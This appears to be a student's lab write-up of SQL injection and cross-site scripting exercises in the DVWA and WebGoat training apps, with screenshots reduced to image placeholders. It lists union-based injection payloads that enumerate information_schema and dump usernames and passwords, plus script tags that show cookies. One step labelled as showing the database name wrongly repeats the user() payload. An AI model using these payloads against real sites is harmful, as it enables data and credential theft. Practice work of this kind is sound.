
- To display the Database user who executed the PHP code powering the database, enter the text below in the USER ID field.
  Input: %' or 0=0 union select null, user() #




- To display the database name, we will inject the SQL code below in the User ID field.
  Input: %' or 0=0 union select null, user() #




- Display all tables in information_schema
  %' and 1=0 union select null, table_name from information_schema.tables #



- Display all the columns fields in the information_schema user table
  %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #




- Display all the columns field contents in the information_schema user table
  %' and 1=0 union select null,
  concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #




2. XSS

Setting security to low.





Resetting database:



Basic XSS Test 1


- Name: Test 1
- Message: <script>alert("hello")</script>






Basic XSS Test 2


- Name: Test 2
- Message: <iframe src="http://wikipedia.org"></iframe>






Basic XSS Test 3

- Name: Test 3
- Message: <script>alert(document.cookie)</script>





Assignment 8


Question 1 :- Perform the SQL Injection and Cross Site Scripting in WebGoat and Submit the Screenshots.

1) SQL Injection

Example 1 :

First execute the command :-

On clicking Get Account Info we get :-



Example 2 :

Enter the Employee name and Authentication TAN :

What is String SQL injection?

If queries are built dynamically in the application by concatenating strings to it, this makes it very susceptible to String SQL injection.
If the input takes a string that gets inserted into a query as a string parameter, then you can easily manipulate the build query using quotation marks to form the string to your specific needs. For example, you could end the string parameter with quotation marks and input your own SQL after that.

It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to see their own internal data - like the department they work in and their salary.

The system requires the employees to use a unique *authentication TAN* to view their data.
Your current TAN is **3SL99A**.

Since you always have the urge to be the most earning employee, you want to exploit the system and instead of viewing your own internal data, _ you want to take a look at the data of all your colleagues_ to check their current salaries.

